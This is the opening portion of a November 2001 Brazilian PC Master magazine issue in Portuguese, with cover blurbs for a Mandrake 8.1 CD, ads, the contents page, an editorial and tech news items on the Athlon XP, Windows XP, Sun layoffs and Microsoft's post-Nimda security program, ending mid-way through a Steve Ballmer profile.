

## As verdadeiras novidades técnicas do **Windows XP**

A interface gráfica bonitinha é só o marketing. Entenda as mudanças no novo Windows que de fato podem fazer alguma diferença para você

## E possível. Nós já fizemos e mostramos **DVD no Linux**

Passo a passo detalhado. Aprenda como instalar e configurar um drive de DVD em qualquer Linux para assistir vídeos em alta resolução

www.europenet.com.br

Ano 5 Edição 54 Brasil R\$ 11,90 Portugal 750\$00

# PC MASTER

Linux • Windows • Redes • Programação • Internet

**2 CDs**  
**POR APENAS**  
**R\$ 11,90**

PELA PRIMEIRA VEZ NO MUNDO. APROVEITE E ATUALIZE O SEU SISTEMA

# Mandrake 8.1

VERSÃO EXCLUSIVA COM 2 CDs

Nova edição do Linux mais famoso no Brasil. Em português, fácil de instalar, prático de usar e totalmente atualizado. São mais de 2.000 aplicativos prontos



## Review StarOffice 6

É bom o Office XP se cuidar. O novo StarOffice está mais veloz e cheio de novidades que você confere aqui

## Hackers visitaram seu PC, e agora?

Veja como proceder no caso de uma invasão e não se torne uma vítima novamente

## Segurança Total

Conheça as últimas falhas de segurança encontradas nos principais sistemas operacionais e saiba como se prevenir

## Detone com o Kylix

Curso Parte 3 – Aplicativos visuais e rápidos que acessam bancos de dados em MySQL

CD-ROM 1

### Linux Mandrake 8.1–Parte 1

Sistema base, em português, incluindo:

- Kernel 2.4.8 • Samba 2.2.1 • KDE 2.2.1
- Gnome 1.4.1 • Evolution 1.0 Beta 3
- Nautilus 1.04 • Apache 1.3.20
- DiskDrake • PrintDrake • MenuDrake

Instalador totalmente gráfico. Rápido para avançados e recomendado para iniciantes

CD-ROM 2

### Linux Mandrake 8.1–Parte 2

Aplicativos e interfaces extras, destacando:


- Ice • WindowMaker • BlackBox
- Enlightenment • KOffice 1.1 • Squid 2.4
- VNC 3.3.3 • PHP Groupware
- PHPNuke 5.1 • Webmin 0.87 • Bastille

No total são 11 gerenciadores gráficos diferentes e mais de 2.000 programas

# 0800-168085

## DISK-IMPOTÊNCIA

Agora, até problema de falha tem cura.



### Disk-NuMega

50% do tempo de desenvolvimento é gasto com correção de erros, gaste só mais uns minutinhos e conheça as soluções NuMega.

Não existe nada pior do que um desenvolvedor com problemas de falhas. Hoje, gastar metade do seu tempo de desenvolvimento tentando diagnosticar erros, representa um aumento de custo e, fatalmente, um atraso na entrega do seu projeto.

A solução para este problema? **NuMega**. A família **NuMega** é composta de ferramentas para depurar, corrigir e testar de forma automatizada, garantindo a qualidade e reduzindo, em alguns casos, mais de 50% do tempo gasto pelas equipes de desenvolvimento. Independente da dimensão do seu projeto, você pode contar com uma das nossas soluções.

**NuMega** simplifica a busca de erros, coletando e correlacionando dados locais e remotos, fornecendo informações completas para localizar erros de código e problemas de desempenho e fornecendo uma infinidade de soluções e suporte para Windows, e desenvolvimento Web. **NuMega** suporta componentes de aplicação em Visual Basic, .NET, C#, C++, Java, Asp e HTML.

**NuMega** gerencia o desenvolvimento de softwares, com suporte

a requisitos e mudanças, integrando ferramentas e toda a infra-estrutura para auxiliar equipes de desenvolvimento a definir, depurar, ajustar e testar todos os tipos de aplicações, além de direcionar o plano de testes. **NuMega** mostra o que foi e o que não foi executado no seu programa e mede o tempo de execução de cada instrução.

**NuMega** tem a chave para se obter alto desempenho e lógica nos principais banco de dados do mercado: Oracle, Microsoft SQL Server e Sybase. **NuMega** é um workbench de desenvolvimento integrado, que faz uma análise precisa do que acontece durante a execução da aplicação. As transações são feitas entre a interface e o banco de dados. **NuMega** filtra e captura comandos SQL errados que estão rodando no banco de dados.

Agora que já conhece **NuMega**, você não vai precisar usar aquela velha frase: **"Isto nunca me aconteceu antes"**  
Evite o retrabalho. Da impotência ao desenvolvimento produtivo, **Disk-NuMega**.

## COMPUWARE

4 entre as 5 maiores empresas do mundo utilizam as soluções Compuware.

numega.br@compuware.com

## Destaques

Ilustrações: Rodrigo Mota




**Mandrake 8.1** – A mais nova versão do Linux mais famoso no Brasil . . . . . 24



**Curso de Kylix parte 3** – Aprenda a utilizar o MySQL com o Kylix Open Edition . . . . . 54



**StarOffice** – Saiu a primeira versão beta do StarOffice 6.0. Veja as novidades desta nova versão do pacote . . . . . 32



**Windows XP** – Conheça o novo sistema operacional que pode garantir a Microsoft na liderança do mercado de sistemas operacionais . . 18

<b>Repórter</b> . . . . .	<b>6</b>	<b>Invasão, e agora?</b> . . . . .	<b>44</b>
<b>Entrevista Compuware</b> . . . . .	<b>14</b>	<b>Falhas de Segurança</b> . . . . .	<b>50</b>
<b>Sites</b> . . . . .	<b>16</b>	<b>Família Linux</b> . . . . .	<b>60</b>
<b>DVD no Linux</b> . . . . .	<b>38</b>	<b>Helpline</b> . . . . .	<b>62</b>
<b>Ovos de Páscoa</b> . . . . .	<b>40</b>	<b>Crônica: O amor é cego</b> . . . . .	<b>66</b>

Se for o caso, reclame. **Nosso objetivo é a excelência!**



**CORRESPONDÊNCIA**  
Rua M.M.D.C., 121  
CEP 05510-021  
São Paulo – SP  
Fax: (0xx11) 3097-8583



**Atendimento (0xx11) 3038-5050 (São Paulo), 0800-557667 (Outras localidades)**  
Das 8h às 20h; sábados das 9h às 15h  
e-mail: [atendimento@europanet.com.br](mailto:atendimento@europanet.com.br)



**Redação (0xx11) 3038-5079**  
e-mail: [pcmaster@europanet.com.br](mailto:pcmaster@europanet.com.br)



**Publicidade (0xx11) 3038-5098**  
e-mail: [publicidade@europanet.com.br](mailto:publicidade@europanet.com.br)



**Suporte técnico (0xx11) 3038-5070**  
Horário de atendimento – De segunda à sexta das 9h às 12h e das 14h às 17h  
e-mail: [suporte@europanet.com.br](mailto:suporte@europanet.com.br)

Visite nosso site: [www.europanet.com.br](http://www.europanet.com.br)

# Sumário

## PC MASTER



Edição Nº 54 – Novembro 2001

### Diretores

Aydano Roriz e Abílio P. Cunha

Editor e Diretor Responsável: Aydano Roriz

### Redação

Diretor Editorial: Roberto Araújo

Redator-chefe: Luiz Siqueira

Editores-assistentes: Christiane Fenyó

Redator Técnico: Edson Ogihara

Repórter e redator: Sérgio Vinícius

Chefe de Arte: Welby Dantas

Assistente de Arte: Rodrigo Mota

Revisão de Texto: Leticia Bueno

Jornalista Responsável: Roberto Araújo MTb.10.766

Colaboraram nesta edição: César Cavellagna, Roberto Cury, Domingo M. Montanaro, Elcio Junior e Leandro Calçada

Produção do CD-ROM: Edson Ogihara e Luiz Siqueira

Euroimagem: Valerio Romahn

Internet: Luiz Siqueira (Web Editor), Cassio Narciso (Web Master)

César Cavellagna (Web Designer)

Diretor Operacional: Abílio P. Cunha

Marketing: Flávia Pinheiro

Propaganda: Ivan Volpe

Publicidade São Paulo

Ligue (0xx11) 3038 + ramal desejado

Gerente de produto: Rodrigo Cunha (r 5097)

Executivo de contas: Alessandro Donadio (r 5095)

Publicidade Outras Praças

Brasília (0xx61) 242-9590 - New Business

Minas Gerais (0xx31) 291-6751 - Celia de Oliveira

Nordeste (0xx71) 929 - 6624 - Ângela Freitas

Paraná (0xx41) 224-6313 - Helenara Andrade

Rio de Janeiro (0xx21) 507-8541 - Leopoldo Amorim

Rio Grande do Sul (0xx51) 3233-1587 - Rose Isoppo

Santa Catarina (0xx48) 247-7804 - Atanil de Medeiros

Publicidade EUA e Canadá: Global Media

Fone 001 (650) 306-0880; Fax: 001 (650) 306-0890

Circulação e Promoção

João Alexandre, Ézio S. Vicente, Jackeline Monjarás, Joelma R. Dantas e Marcelo Diniz

Desenvolvimento de Pessoal: Tânia Marília Ribeiro

Atendimento ao Assinante

Telefone São Paulo: (0xx11) 3038-5050;

Telefone outros estados: 0800-557667

Cecília Tomazelli (Supervisora); Fabiana Lopes (Coordenadora);

Carla Dantas; Elisângela Tokashiki; Ivania Marques; Luiz Eduardo Soares;

Paula Hanne; Maria Helena Roccia; Renata Kurosaki,

Erick Melo e Ronie de Souza

Suporte Técnico (0xx11) 3038-5070 – E-mail: [suporte@europanet.com.br](mailto:suporte@europanet.com.br)

Marco Clivati (Coordenador); José Jr., Elcio Jr e Ivan Bastos

PC Master (ISSN 1414-3828) é uma publicação mensal da Editora Europa Ltda. O

CD-ROM é parte integrante desta edição, não podendo ser vendido

separadamente. A Editora Europa não se responsabiliza pelo conteúdo dos

anúncios de terceiros.

Números anteriores – No seu jornaleiro ou na Editora Europa

Rua M.M.D.C nº 121 – São Paulo, SP

CEP 05510-021, Fone 0800 55 7667, Fax (0xx11) 3097-8583

Pela Internet [www.europanet.com.br](http://www.europanet.com.br)

E-mail [atendimento@europanet.com.br](mailto:atendimento@europanet.com.br)

Distribuidor Exclusivo para o Brasil

Fernando Chignaglia Distribuidora S. A. – Rua Teodoro da Silva, 907

CEP 20563-900 Rio de Janeiro - RJ

Distribuição em Portugal:

MIDESA PORTUGAL S.A.

Rua da República da Coreia, 34 - Ranholas

2710-460 - Sintra - Lisboa - Portugal

Fone: 21 926 78 00

e-mail: [editores@midesa.pt](mailto:editores@midesa.pt)

Impressão: W Roth – Revista produzida sem o uso de fotolitos pelo processo de Pré-impressão Digital – Tel: (0xx11) 6436-3005

ANER – Somos Filialdos à ANER – Associação Nacional dos Editores de Revistas

IVZ – Instituto Verificador de Circulação

## Ao Leitor

Vivemos isso no passado. Ficar olhando para aquele belíssimo programa sem ter como colocá-lo no CD-ROM porque ele simplesmente não cabia em um único disco. Ou então um único programa que ocuparia todo o disco, tirando o espaço para dar tudo o que você precisaria, prezado leitor. Felizmente, isto é passado. Desde que adotamos como fórmula editorial o encarte de dois discos, nossa vida (e portanto a sua) ficou bem mais tranqüila.

Foi, portanto, com um suspiro de alívio que ao conseguir a nova versão do Mandrake 8.1, já tínhamos a solução: acomodá-lo em dois discos. Nada daquele sufoco de ficar cortando programas, analisar se podiam ou não fazer falta na hora da instalação e toda aquela trabalhadeira. Assim, além de chegar na hora certa, antes de qualquer revista do mundo, você está recebendo a versão tal qual feita pelo pessoal da Mandrake.

A versão 8.1, conforme você sabe, é a melhor. Tradicionalmente, as versões de número inteiro vêm com alguns bugs que são corrigidos na versão .1. E é exatamente isso que acontece com o Mandrake 8.1. Nos testes aqui na redação ele foi aprovado com louvor e já se tornou o Sistema Operacional de trabalho de boa parte da equipe.

Outra questão importante no momento são as novidades do Windows XP. A superfície do programa, todos sabem, a Microsoft muda muito pouco até para que os usuários não tenham de reaprender a usar o programa. Assim, fomos além da aparência. Estamos mostrando o que mudou “por dentro” (se é que posso falar assim...), revelando aquilo que pode alterar o seu trabalho, fazer diferença para que você forme opinião.

Tudo isso faz parte de um projeto que pretende informá-lo das coisas efetivamente importantes. Não vamos ficar dando “receitas de bolo”, como o passo a passo de instalações para você só repetir, sem entender o que acontece. A idéia é ir mais fundo, para que você entenda o porquê dos ingredientes e, se for o caso, montar sua própria receita. Claro, já “demos receitas” antes, como também já tivemos um único disco encartado na revista. Mas sentimos que você, prezado usuário avançado, pedia e merecia mais. E é isso que estamos fazendo: ampliando para melhor servi-lo.


Roberto Araújo – Diretor Editorial  
[araujo@europanet.com.br](mailto:araujo@europanet.com.br)

Dê  
um salto  
para o  
**futuro**  
com  
**Delphi™ 6**



## DESENVOLVIMENTO DE E-BUSINESS DE ÚLTIMA GERAÇÃO

▶ [www.borland.com.br](http://www.borland.com.br)



O Delphi™ 6 vai ajudá-lo a desenvolver seu *e-business* num instante com o BizSnap™, o WebSnap™ e o DataSnap™. O BizSnap permite fácil integração entre o *business to business* e Serviços de Web. Além disso, o WebSnap vai levar o poder e a velocidade do RAD ao desenvolvimento de seus aplicativos de Web. E para criar *middleware* de banco de dados compatível com serviços de Web, que cresça e funcione junto com a sua solução completa de *e-business*, o Delphi™ 6 oferece o DataSnap. Ponha a sua empresa no mundo do *e-business* num piscar de olhos.

# Delphi™ 6

# Borland®

Para saber mais sobre o Delphi6 ligue para 55 11 3167 1722 ou envie um e-mail para [borland@borland.com.br](mailto:borland@borland.com.br)

Made in Borland®. © 2001 Borland Software Corporation. Todas as marcas e todos os nomes de produto da Borland são marcas comerciais ou marcas comerciais registradas da Borland Software Corporation nos Estados Unidos e em outros países.

# Repórter

Fique por dentro das últimas notícias de informática.  
Destaque para o lançamento dos chips Athlon XP

## Grande coincidência

AMD coloca no mercado nova família de processadores Athlon que, por acaso, traz o mesmo nome do lançamento mais aguardado na informática nos últimos anos: XP

Já faz algum tempo que a Advance Micro Devices (AMD) incomoda a Intel. Com bons processadores e uma política extremamente agressiva, a empresa tem conseguido fatias de mercado que, até pouco tempo, eram exclusividade da gigante dos processadores.

O lançamento da nova família de chips Athlon XP, que deve equipar os computadores brasileiros até o final do ano, prova que a intenção da AMD não é apenas incomodar a líder mundial de processadores mas, se possível, passar à frente.

Mais do que colocar nas prateleiras chips com frequências de 1,33 GHz, 1,40 GHz, 1,47 GHz e 1,50 GHz, a AMD alega que a nova família Athlon tem a melhor performance do mundo e bate – de longe – a Intel. Esta, por sua vez, tem uma política completamente adversa à da AMD e se recusa a falar sobre a concorrência.

Segundo a AMD, como novidade, os novos chips trazem uma arquitetura chamada de QuantiSpeed, que oferece 25% mais de performance sobre os concorrentes em diversas aplicações, como mídia digital, jogos em 3D e, até mesmo, produtividade em escritório.

Em termos de clock, os novos XP oferecem uma vantagem média de 10% quando comparados com o processador base Athlon que já estava há mais tempo no mercado.

Os novos chips também incluem


uma tecnologia batizada de 3DNow! Professional, que acrescenta 52 novas instruções à peça, acelerando o desempenho em 3D de aplicações em mídia digital, como edição de áudio, foto, vídeo e jogos.

No Brasil, os novos Athlons XP chegarão ao mercado ainda neste trimestre mas sem data definida, em máquinas da Itautec, Metron e Microtec equipadas com, claro, o OS Windows XP. Os preços dos computadores também não foram divulgados, mas o lote de mil unidades dos chips Athlon XP tem preço sugerido nos Estados Unidos de US\$ 252.

### "O Mito do MHz"

Ao lançar o Athlon XP, a empresa mostra que agressividade é com ela mesmo e divulga um relatório chamado "O Mito dos MHz", que explica porque performance é muito mais importante do que frequência. E, por consequência, porque seus processadores são superiores aos da concorrente Intel.

A performance do computador é medida pelo número de instruções por ciclo de clock (IPC) vezes a velocidade do clock, medida por MHz. Segundo a AMD, o IPC não pode ser ignorado ao se considerar o potencial do chip e, quando a Intel divulga apenas a frequência está, de certa forma, omitindo um conceito que faz diferença ao consumidor no momento em que vai adquirir esse ou aquele processador.



## Software

# Windows XP: compatibilidade é seu nome

Apesar de estar há pouquíssimo tempo no mercado, ambiente operacional conta com 12 mil dispositivos compatíveis — o dobro que a versão 2000 tinha quando foi lançada



Cerca de 1,5 mil novos aplicativos voltados ao sistema chegaram às prateleiras antes dele

Recém-lançado, o Windows XP já tem suporte para aproximadamente 12 mil dispositivos de terceiros — de scanners e impressoras a dispositivos externos e placas — cerca do dobro do número compatível alcançado com o Windows 2000, na data em que foi lançado.

O novo software também comporta a maioria dos aplicativos — 1,5 mil novos aplicativos e quatro mil já existentes foram testados antes de seu lançamento. Mais de 900 aplicações que não funcionavam

anteriormente com o Windows 2000 foram adequadas. Outros 2 mil aplicativos estão em fase de testes fora dos Estados Unidos, e os resultados iniciais mostram que de 80% a 95% são compatíveis. Além disso, a empresa também investiu mais de US\$ 150 milhões em compatibilidade de aplicativos e dispositivos.

## Frases

"A posição da Sun no mercado está melhor do que nunca"

Scott McNealy, CEO da Sun Microsystems, em comunicado oficial da empresa no qual anunciava o corte de 3.900 funcionários em suas empresas ao redor do mundo.

"No primeiro teste escrevi QWERTYIOP ou algo parecido"

Ray Tomlinson, inventor do e-mail, durante as comemorações de trinta anos do correio eletrônico.

"O símbolo parecia fazer sentido"

O mesmo Tomlinson, explicando porque escolheu o sinal @ para dividir a mensagem em username e o domínio.

"A Dell está crescendo e todas as outras, em queda"

Andrew Neff, analista da Bear Stearns, sobre o atual cenário dos fabricantes de PCs.

## Crise

# Sun demite quase 4 mil

Confirmando o que há muito tempo se especulava, empresa americana fecha 9% de seus postos de trabalho

A screenshot of the Sun Microsystems website. The main headline reads 'Tudo tem a ver com TCO' (Everything has to do with TCO) and mentions a new Sun Fire 15K server. Below the headline are several navigation buttons: 'COMO COM SUA EMPRESA', 'PRODUTOS E SOLUÇÕES', 'SUNSITE', 'TRAINING E SERVIÇOS', 'SUN DEVELOPER CONNECTION', 'SOBRE A SUN', and 'SUN CATALOG'. At the bottom, there is a section titled 'A SUN APRESENTA' with a sub-headline 'Storage para Armazenagem na Economia de Internet'.

Apesar do corte considerável, Sun estima receita de US\$ 2,9 bilhões


Analistas de mercado norte-americano acertaram em cheio. Há muito se cogitava possíveis cortes na Sun, e finalmente foi anunciado que a empresa pretende reduzir sua força de trabalho no mundo todo. Mas, ao contrário do que se esperava, até 15% do total da mão de obra da empresa, o número chega a 9%.

Segundo números da própria Sun, a companhia emprega atualmente cerca de 43.000 funcionários. Sendo assim, cerca de 3.870 funcionários serão dispensados. O anúncio acontece ao mesmo tempo em que a Sun divulga seus resultados preliminares para o primeiro trimestre fiscal, encerrado no dia 30 de setembro. A empresa estima uma receita de 2,7 a 2,9 bilhões de dólares para o período.

**Compartilhando  
conexão com  
segurança, na  
velocidade  
certa.  
A solução é**

**WinRoute**

**Firewall**



Acesso Discado    ADSL (Speedy/Velox)    Cable Modem (Virtua, Ajato)

**WinRoute**  
We stop hackers

**TINY**  
SOFTWARE  
DO BRASIL



**Estamos cadastrando  
revendas e consultores**

**www.winroute.com.br**  
**vendas@tinysoftware.com.br**  
**Ligue: 11 3471.0007**

Tiny Software do Brasil - Rua Tamarandé, 675 1º andar  
Aclimação - São Paulo - SP

**FUST**

## Windows e Linux juntos, na sala de aula

*Tardiamente, Fust aprova inclusão do sistema aberto nos computadores que serão enviados às escolas*

**F**inalmente o Congresso aprovou inclusão do Linux ao lado do Windows nos computadores que serão comprados com verbas do Fust (Fundo de Universalização dos Serviços de Telecomunicações), e enviados às escolas brasileiras.

Após a liberação do congresso, houve uma reunião com a Anatel (Agência Nacional de Telecomunicações) para acertar a mudança do edital, já lançado, para a compra dos computadores que serão destinados às escolas públicas.

No novo edital, consta a obrigatoriedade de que os dois sistemas operacionais – Linux e Windows – estejam disponíveis nas máquinas. O projeto ainda vai à sanção presidencial.



**Pesquisa**

## Software Livre invade o Paraná

*Projeto encabeçado pela Conectiva visa criar rede de pesquisa e desenvolvimento da filosofia Open Source*

**A**través do esforço conjunto de diversas empresas e instituições tecnológicas paranaenses, foi lançado o Projeto Rede Paranaense de Software Livre, que visa criar uma rede avançada de pesquisa e desenvolvimento de software livre no Paraná, bem como fomentar a formação de desenvolvedores e modelos de negócios baseados em software livre.

O acordo, assinado entre a Conectiva,

SUCESU-PR, SEBRAE-PR e Instituto de Tecnologia do Paraná, tem como objetivo democratizar o acesso à informação através do software livre, constituindo-se em um pólo de

desenvolvimento do sistema. Além de

testar tecnologias associadas ao software livre, o projeto também vai produzir soluções inovadoras e promover workshops sobre o assunto entre as

áreas privada, acadêmica e científica.





# DVD VIDEO™

## AUTORAÇÃO

CareWare foi pioneira em autorização de DVD e incorpora padrão de qualidade internacional no Brasil.

Fizemos o primeiro DVD do hemisfério sul e somos líderes em autorização de DVD no Brasil. Mas não é apenas a quantidade e o pioneirismo que se destacam no nosso conceito de trabalho. É a qualidade que sempre perseguimos e quando falamos na qualidade é no sentido mais amplo da palavra. É a união da arte com a tecnologia, o investimento em soluções e pessoal, o cumprimento de prazos e o atendimento personalizado. Faça como a Abril Music, BMG, California, Columbia, Disney, EMI, Europa Filmes, Flashstar, Gradiente, New Line, Paris Filmes, Play Arte, Warner Music, Warner Video, entre outras, lance seus produtos em DVD e autore com a CareWare Multimídia.

HOME VIDEO  
COMUNICAÇÃO CORPORATIVA

TREINAMENTO  
MUSICAIS

FINALIZAÇÃO DE VÍDEO

EVENTOS

KARAOKÊ

O ESTADO DA ARTE E  
TECNOLOGIA EM DVD

**CW**  
**CareWare**  
multimídia cd-rom dvd

www.careware.com.br  
dvd@careware.com.br

R. Cardeal Arcoverde, 1641 8º andar  
Pinheiros - São Paulo - SP - 05407-002  
Tel. 55 (11) 3819-1999 Fax 55 (11) 3819-5666

## Antivírus

# Ferramenta verifica gratuitamente segurança de PCs

*Symantec Security Check avalia micros pessoais em busca de vulnerabilidades*


A Symantec (www.symantec.com.br) colocou em seu site o Symantec Security Check, ferramenta em português que executa automaticamente verificação em computadores pessoais. Após submeter o PC ao serviço, o usuário recebe um relatório apontando possíveis falhas de segurança e o potencial das ameaças.

Ao longo da verificação, o relatório permite acompanhar o progresso das tarefas. O Symantec Security Check utiliza diversos softwares que fazem a varredura do micro, verificando todos os códigos disponíveis. As ferramentas examinam o browser, avaliando informações expostas, registros e cookies de sites visitados e histórico da máquina.

The screenshot shows the Symantec website interface. At the top, there's a navigation bar with links like 'sites mundiais', 'produtos', 'compras symantec', 'serviço e suporte', 'centro de resposta', 'downloads', and 'sobre a symantec'. The main content area features a 'segurança para internet' section with several news items, including one about W32.Nimda.A@mm. There's also a 'soluções' section and a 'links úteis' section. The footer contains copyright information and contact details.

**Para utilizar o serviço da Symantec não é necessário ser usuário de algum software antivírus da empresa**

# RECUPERAÇÃO DE DADOS



## HDs , CDs , Disquetes , ZipDrive ...

Inacessíveis , Defeituosos , Formatados , Bad Block ,  
Ataque de Vírus , Hackers , Arquivos corrompidos ,  
Apagados , Senhas Esquecidas , Clones Físicos ...



Laboratório nos EUA (opcional)



Visite nosso site:



**www.doctor-byte.com**

## Justiça


# VIA Technologies processa Intel

Quebra de patente do chip Pentium 4 é o motivo da briga judicial nos Estados Unidos

**A** VIA Technologies, abriu um processo contra a Intel Corporation por infringir patentes com sua família de processadores Intel Pentium 4.

O processo, que transita em uma Corte Federal no estado do Texas, alega que os microprocessadores Intel Pentium 4 infringem – e pior, induzem outros a infringir – algumas patentes pertencentes à VIA e Centaur,

subsidiária da empresa. Essas patentes registram os diferentes formatos nos quais dados numéricos podem ser armazenados em um microprocessador. A VIA e a Centaur buscam uma decisão judicial que vete a venda dos processadores Intel Pentium 4, bem como buscam uma reparação monetária por danos para a VIA e a Centaur.



Via e Centaur querem que a venda dos processadores seja proibida pela justiça americana

## Proteção

# MS lança programa de segurança às redes

Iniciativa inclui mobilização de profissionais de suporte para garantir integridade dos sistemas de clientes e ferramentas de proteção online

**D**epois da casa arrombada, principalmente devido à ação de um agente que responde por Ninda, a Microsoft criou o STPP - Strategic Technology Protection Program (Programa Estratégico de Proteção à Tecnologia), que promete levar mais recursos de segurança aos usuários e garantir a eles uma proteção permanente.

O programa oferece suporte gratuito a todos os produtos que possam estar relacionados a vírus, por meio de uma nova ferramenta online

de segurança (Security Tool Kit) que inclui uma trava de segurança. Além disso, a Microsoft fornecerá aos clientes ferramentas, tecnologias e recursos para permitir a manutenção da segurança de seus sistemas. Já disponível, o conjunto de ferramentas pode ser acessado pela Internet no site [www.microsoft.com/security/](http://www.microsoft.com/security/). Ele inclui Service Packs de Segurança e Hot fixes para os sistemas operacionais Windows NT 4.0 e Windows 2000 que possam estar vulneráveis quanto a ameaças externas.



STPP promete levar mais recursos de segurança aos usuários Microsoft

EM ALTA

**JAVA** – Cerca de 62% dos desenvolvedores que atuam nas empresas brasileiras usam a tecnologia Java. Pelo menos é o que revela uma pesquisa encomendada pelo Gartner Group. A pesquisa mostrou ainda que 35% dos pesquisados usam Java há menos de um ano e 33% há menos de dois anos. Segundo a Sun Microsystems, que criou a linguagem, isso indica que as empresas já passaram o período de experimentação e realmente adotaram a tecnologia Java para seus projetos de negócios. A maioria dos entrevistados (80%) apontou como principal razão para o emprego da linguagem o fato dela ser multiplataforma, enquanto 48% citaram ainda a escalabilidade e 25%, a segurança.


EM BAIXA

**DISQUETES** – Segundo o site de tecnologia inglês The Register ([www.theregister.co.uk](http://www.theregister.co.uk)), a Intel estaria pedindo aos fabricantes de computadores que parem de fornecer drives de disquete até a metade do ano que vem. Segundo o site, a Intel ainda espera que essas empresas parem de oferecer máquinas com PS/2 e portas seriais na mesma época. O motivo é simples: a Intel aposta na conectividade sem-fio Bluetooth, que a partir de meados em 2002 começaria a integrar PCs domésticos e corporativos.

Perfil

# Steve Ballmer

*Embora não seja tão badalado quanto Bill Gates, CEO da Microsoft tem papel fundamental atrás das rédeas da empresa: está em suas mãos a plataforma .NET*



Quando se pensa em Microsoft, o que vem à mente de qualquer pessoa minimamente envolvida em informática é a figura de Bill Gates. Na seqüência, Windows, bugs, Internet Explorer, travamentos e por aí afora. Lá embaixo no ranking de figuras conhecidas vem o CEO e presidente da MS, Steve Ballmer. Mas ele está lá, no topo da empresa líder no desenvolvimento de software para computadores pessoais e corporativos. E só de MS já são mais de 20 anos.

## Futebol e Basquete

Steve Ballmer nasceu em março de 1956 nos Estados Unidos e cresceu na região metropolitana de Detroit. Seu pai trabalhou como gerente na automobilística Ford Motors. Com uma infância calcada em uma família de classe média alta, Ballmer passou para a graduação na conceituada Universidade de Harvard, se formando em Matemática e Economia.

Na faculdade, mostrando vocação para teoria, gerenciou o time de futebol e trabalhou no jornal Harvard Crimson, assim como em uma revista de literatura. Itens que não deixou para trás: até hoje Ballmer corre diariamente e adora basquete. Depois de formado, trabalhou por dois anos na Procter&Gamble como assistente de produto e, antes de se juntar a Microsoft, cursou a Universidade de Stanford School of Business.

## 80's

